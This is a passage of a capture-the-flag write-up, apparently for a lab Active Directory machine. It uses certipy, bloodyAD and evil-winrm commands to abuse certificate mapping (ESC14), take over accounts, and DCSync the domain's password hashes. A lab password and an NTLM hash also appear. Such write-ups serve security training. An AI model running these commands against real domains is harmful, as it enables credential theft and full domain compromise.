certipy-ad auth -pfx d.baker.pfx -dc-ip 10.129.244.44 -domain scepter.htb -username h.brown
There’s just a small problem however…

As mentioned earlier on in the writeup, this account is restricted since it is inside the Protected Users group.
Foothold
Shell as h.brown
No biggy though as we can easily login using the ccache file:
KRB5CCNAME=h.brown.ccache evil-winrm -i dc01.scepter.htb -r scepter.htb
user.txt

Privilege Escalation
ADCS - ESC14 (v2.0)

When checking the Shortest Paths to Admin query on bloodhound I noticed the following:

Turns out that the p.adams user has quite interesting privs here, let’s check out the Helpdesk Enrollment Certificate template.

Looks like only users in the Admin groups can write to it, unless…
bloodyAD --host dc01.scepter.htb -d scepter.htb -k get writable --detail
Terribly convenient, let’s exploit this.

Since p.adams does not have an altSecurityIdentities set we can use the one from h.brown:
bloodyAD --host dc01.scepter.htb -d scepter.htb -k set object 'p.adams' altSecurityIdentities -v 'X509:<RFC822>h.brown@scepter.htb'
Accordingly we’ll set d.baker’s mail again to match it:
bloodyAD --host 10.129.244.44 -d scepter.htb -u 'a.carter' -p 'P@ssword123!' set object d.baker mail -v h.brown@scepter.htb
And we can request the certificate:
certipy-ad req -username 'd.baker@scepter.htb' -hashes ':18b5fb0d99e7a475316213c15b6f22ce' -target dc01.scepter.htb -ca scepter-DC01-CA -template StaffAccessCertificate -dc-ip 10.129.244.44
This certifcate can now be used to authenticate as p.adams:

DCSync
Since we earlier found that we can DCSync we can just go ahead and run impacket-secretsdump in order to dump the ntds.dit:


The same can be achieved through nxc:

root.txt